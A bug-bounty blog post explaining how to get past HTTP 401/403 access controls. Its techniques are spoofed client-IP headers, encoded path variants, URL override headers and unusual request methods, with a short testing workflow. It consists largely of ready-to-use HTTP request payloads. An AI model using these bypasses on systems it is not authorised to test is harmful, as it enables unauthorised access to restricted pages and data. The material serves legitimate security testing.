
401/403 Bypass


Hey there,
today….
Turning “Access Denied” into Testing Opportunities
When you see 401 Unauthorized or 403 Forbidden, it feels like a hard stop. In reality, these responses often sit in front of misconfigured proxies, WAFs, or access‑control logic that can be bypassed in safe, legal testing environments.
This short writeup gives you a simple mental model + a handful of practical tricks you can try during bug hunting.
First: What 401 and 403 Really Mean
- 401 Unauthorized
- You’re not authenticated.
- The server is basically saying: “Who are you? Log in or send a token.”
- 403 Forbidden
- You are known (or at least your request is valid), but not allowed.
- Classic message: “I know who you are, but you can’t enter this room.”
Bypasses usually appear when:
- A WAF or reverse proxy blocks something.
- The backend application sees the same request differently and still serves it.

1. Host & IP Tricks (Play With Who You “Are”)
Reverse proxies often trust headers to decide if a request is internal or external.
Pretend to be localhost or internal
Try adding or tweaking IP‑related headers:
GET /admin HTTP/1.1
Host: target.com
X-Forwarded-For: 127.0.0.1
X-Real-IP: 127.0.0.1
X-Client-IP: 127.0.0.1
X-Cluster-Client-IP: 127.0.0.1
If some internal rule says “allow 127.0.0.1”, but trusts these headers blindly, you may turn a 403 into a 200.
You can also play with slight variations:
X_Forwarded_For: 127.0.0.1
X-ProxyUser-Ip: 127.0.0.1
True-Client-IP: 127.0.0.1
The idea:
One layer reads these and thinks you’re internal; another layer just sees a normal request.
2. Path & Encoding Tricks (Confuse the Parser)
A lot of 403 protections are simple string checks like “block /admin”.
If the proxy and backend normalize paths differently, you can slide around those checks.
Tiny changes to the path
If this is blocked:
GET /admin HTTP/1.1
Host: target.com
Try small variations:
GET /%2e/admin HTTP/1.1
GET /admin/..;/ HTTP/1.1
GET /..;/admin HTTP/1.1
GET /admin? HTTP/1.1
Or using dots and encodings:
GET /%2e/admin HTTP/1.1
GET /admin..%ff HTTP/1.1
What might happen:
- WAF sees “weird” path and fails to match
/admin, so it doesn’t block. - Backend normalizes that path back to
/adminand happily serves it.
3. URL Override Headers (Change the Route Internally)
Some proxies support headers that rewrite the URL internally.
Get Muhammed Asfan | Cybersecurity Researcher’s stories in your inbox
Join Medium for free to get updates from this writer.
If direct access returns 403:
GET /api/getUser HTTP/1.1
Host: target.com
Try:
GET / HTTP/1.1
Host: target.com
X-Original-URL: /api/getUser
Or:
X-Rewrite-URL: /api/getUser
X-Override-URL: /api/getUser
Possible result:
- WAF checks
/(looks harmless) and let it through. - Proxy rewrites to
/api/getUserinternally, where your request is now processed without the original rule hitting.
4. Method and Case Tricks (How Strict Is the Front Layer?)
Sometimes filters only watch “normal” traffic:
GET,POST,PUT,DELETEin uppercase.
You can try:
get /admin HTTP/1.1
Host: target.com
or mixed‑case:
GeT /admin HTTP/1.1
Host: target.com
Or even strange methods:
ANYTHING /admin HTTP/1.1
Host: target.com
If:
- The WAF only inspects
GETandPOST, but - The backend maps any method to the same handler,
You might bypass the block and still hit the code.
5. Simple Testing Workflow (So You Don’t Just Spray Payloads)
When you hit a 401/403 on an interesting endpoint:
- Confirm it’s worth your time
- Path looks sensitive? (
/admin,/internal,/export,/config) - Then try bypasses; otherwise, move on.
2. Start small
- Change headers (IP/Host).
- Play with tiny path changes (
?,%2e/,..;/). - Try URL override headers.
3. Compare responses carefully
- Status code (403 → 200 is a good sign).
- Response length (200, but same “Access denied” page = not a real bypass).
- Content (do you now see real data or new functionality?).
4. Focus on impact
- A “bypass” that just changes the status code but still blocks you is nothing.
- A bypass that lets you see or do something new (data, actions) is real.
Final Thought
401 and 403 are not always the end of the road.
They’re often a hint that:
- Different layers are enforcing access in slightly different ways.
- That gap can sometimes be turned into a safe, valid finding on a bug bounty program.
Keep it ethical, test carefully, and remember: the goal is not just to flip 403 → 200, but to prove real access where you shouldn’t have it.